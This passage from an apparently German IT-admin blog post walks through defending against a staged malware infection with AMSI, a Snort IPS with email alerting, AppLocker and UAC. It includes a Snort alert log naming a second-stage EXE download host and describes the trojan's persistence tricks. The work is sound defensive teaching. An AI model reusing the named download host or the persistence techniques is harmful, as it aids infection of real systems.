
Der Code wäre einfach nicht gestartet. 😊

- PowerShell AMSI (AntiMalwareScanInterface ab Windows 10) bietet eine Schnittstelle für kompatible Virenscanner, die den Klartext-Code vor dessen Ausführung noch einmal prüfen können. Eine feine Sache…


Auch die PowerShell musste über das Netzwerk einen Download starten. Das könnte durch eine passende Endpoint-Protection verhindert werden. Hier seht ihr den Downloadversuch der EXE-Datei auf einem meiner Clients:



Mein AntiVirus kannte bereits einige der dubiosen Adressen. Aber leider nicht alle. Eine hatte funktioniert! Hier hat mein Intrusion Prevention System (IPS) Snort zugeschlagen:



Dieses Modul läuft auf meiner Firewall mit. Eine Firewall-Regel alleine hätte nichts gebracht, da Port 80 im allgemeinen offen ist. Snort schaut sich aber den Traffic dahinter genau an und entscheidet blitzschnell, ob der Datenstrom problematisch ist. Man erkennt schön in den DEscriptions, dass Snort einen Second Stage Download einer EXE erkannt hat. Darauf wurde eine dynamische Firewall-Regel erstellt und der Datenstrom wurde blockiert:



Das ist eine feine Sache. Denkt aber bitte auch an ein Alerting! Es nützt nichts, wenn ein IPS still im Hintergrund werkelt und niemand die problematischen Ereignisse mitbekommt. Ich als Administrator habe kurz nach der Sperre eine Mail bekommen:

[redacted]@ws-its.de [redacted]
Snort-Monitor
Diese Nachricht wurde mit der Priorität "Hoch" gesendet.

neue IPS-Alerts


count	TotalCount	SourceIP	DestinationIP	SourcePort	DestPort	FirstSeen	LastSeen	Classification	AlertMessages	SourceName	DestinationName
2	2	192.168.90.198	192.168.110.101	80	13959	20:29:31	20:29:31	Misc activity	ET INFO EXE - Served Attached HTTP	shared034.hosixy.com	WS-CL1.ws.its
2	2	192.168.90.198	192.168.110.101	80	13959	20:29:31	20:29:31	Potentially Bad Traffic	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download	shared034.hosixy.com	WS-CL1.ws.its
2	2	192.168.90.198	192.168.110.101	80	13959	20:29:31	20:29:31	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	shared034.hosixy.com	WS-CL1.ws.its

Natürlich würde diese EXE-Datei nach dem Download auch die Festplatte des Clients berühren, wo der Virenscanner wieder aktiv untersuchen kann. Aber wie gesagt: der Scanner kann getäuscht werden oder den Zustand noch nicht kennen. Zudem gibt es immer wieder auch PowerShell-Codes, die ausschließlich im Arbeitsspeicher landen…


Sollte es die EXE-Datei tatsächlich auf das Zielsystem geschafft haben (es ist möglich, denn kein Filter arbeitet perfekt!), dann wird es langsam problematisch.

Stage 5 – die EXE #1

Ich gebe vielen unserer Nicht-Windows-Administratoren Recht: das man unter Windows als einfacher Benutzer nahezu fast alles ausführen kann ist einfach ein Unding. In der Enterprise-Edition gibt es aber den Applocker. Mit dieser Betriebssystem-Komponente kann über zentrale Richtlinien gesteuert werden, wer was ausführen darf:



Ein Start des Trojaners würde dann so aussehen:




Natürlich gilt auch hier: der Applocker hält zunächst nur ausführbare Dateien auf. Scripte oder InMemory-Anwendungen interessieren ihn erst einmal nicht.

Stage 6 – die EXE #2

Die 2. Anwendung hätte man mit den Maßnahmen der anderen Stages ebenfalls aufgehalten: der Applocker hätte die Ausführung verhindert und die Firewall und das IPS hätten die Kommunikation nach außen einschränken können.

Zusätzlich wäre aber auch die Tarnung und die Persistence (also das dauerhafte Einnisten) abzuschwächen. Ihr habt gesehen, dass sich die Datei als Service registriert, wenn der infizierte Benutzer über lokale Administratorrechte verfügt. Eine konfigurierte Benutzerkontensteuerung hätte dies auch verhindert. In einem weiteren Test hatte ich der Benutzerin Tessa.Test auch lokaladministrative Rechte gegeben – und dann hab ich die UAC auf maximalen Schutz konfiguriert. Das Ergebnis: die 2. EXE hat sich auch nur mit einem AutoRun-Eintrag registriert, da sie sonst mit einem UAC-Promt auf sich aufmerksam gemacht hätte. Ohne administrative Rechte wäre es natürlich auch nicht zu einem laufenden Service gekommen. 😊



Dieser Ansatz ist durchaus eine Überlegung wert: „Administratoren bzw. administrative Konten kommen nicht ins Internet und Konten mit Internetzugang bekommen keine administrativen Rechte“. Das Administrieren wird natürlich nicht mehr so bequem sein – aber es ist ein guter Schritt in Richtung sichere Systeme.

Fazit

Es braucht durchaus unwissende Benutzer und fehlende oder mangelhafte Sicherheitsstandards, damit eine Infektion funktioniert. Aber denkt daran: es genügt EIN kompromittiertes System. Die Techniken werden immer raffinierter. Ist eure Infrastruktur darauf vorbereitet? 😊